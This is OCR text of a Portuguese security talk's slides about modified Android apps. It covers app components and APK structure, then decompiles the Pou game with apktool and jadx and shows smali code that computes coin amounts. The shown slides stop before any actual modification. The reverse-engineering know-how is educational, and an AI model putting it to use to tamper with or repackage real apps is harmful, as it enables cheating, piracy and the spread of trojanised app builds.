
QUAL O VERDADEIRO PREÇO DAS MOEDINHAS INFINITAS?

uma breve introdução a aplicativos android modificados



GUSTAVO VILELA

@whoisgvb

Analista de Segurança de Software no Instituto SiDi;
Maratonista;
CTF Player;
Quebrador de coisas;


AGENDA

- A composição
- Estrutura de um aplicativo
- Análise da decompilação
- Modificação

A COMPOSIÇÃO

- Activities
- Intents
- Broadcast Receivers
- Services
- Content Providers


ACTIVITIES


Resumed
(visible)
onResume()
onResume()
onPause()
Started
(visible)
Paused
(partially visible)
onStart()
onStart()
onStop()
Created
onRestart()
Stopped
(hidden)
onCreate()
onDestroy()
Destroyed


ESTRUTURA DE UM APLICATIVO

1. Código do APK
2. Recursos
3. Ativos
4. Certificados
5. Arquivo de manifesto

ESTRUTURA DE UM APLICATIVO




APLICATIVO ALVO



ANÁLISE DA DECOMPILAÇÃO

java -jar apktool.jar d pou_novo.apk



ANÁLISE DA DECOMPILAÇÃO

O que é o código SMALI?


a.smali

Users > GvB > tools > apresentacao > pou_novo > smali > me > pou > app > i > i > a.smali

```
572
573     if-eqz p2, :cond_4
574
575     invoke-interface {p1}, Ljava/util/Iterator;→next()Ljava/lang/Object;
576
577     move-result-object p2
578
579     check-cast p2, Lme/pou/app/i/i/b;
580
581     iget-object p3, p0, Lme/pou/app/i/i/a;→d:Lme/pou/app/m/f;
582
583     iget-object v0, p2, Lme/pou/app/i/p/j;→i:Lme/pou/app/m/f;
584
585     invoke-virtual {v0}, Lme/pou/app/m/f;→d()I
586
587     move-result v0
588
589     iget-object p2, p2, Lme/pou/app/i/i/b;→r:Lme/pou/app/m/f;
590
591     invoke-virtual {p2}, Lme/pou/app/m/f;→d()I
592
593     move-result p2
594
595     mul-int v0, v0, p2
596
597     invoke-virtual {p3, v0}, Lme/pou/app/m/f;→a(I)V
598
```


ANÁLISE DA DECOMPILAÇÃO

```
ue" android:icon="@drawable/icon" android:label="@stri
eTop" android:name="me.pou.app.App" android:screenOrie
```




ANÁLISE DA DECOMPILAÇÃO

jadx-gui pou.apk



ANÁLISE DA DECOMPILAÇÃO



assets/images/coin

ANÁLISE DA DECOMPILAÇÃO

```
invoke-virtual {v2}, Lme/pou/app/i/i/a;→b0()I

move-result v2

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;→append(I)Ljava/lang/StringBuilder;

const-string v2, ""
```

AppView.smali

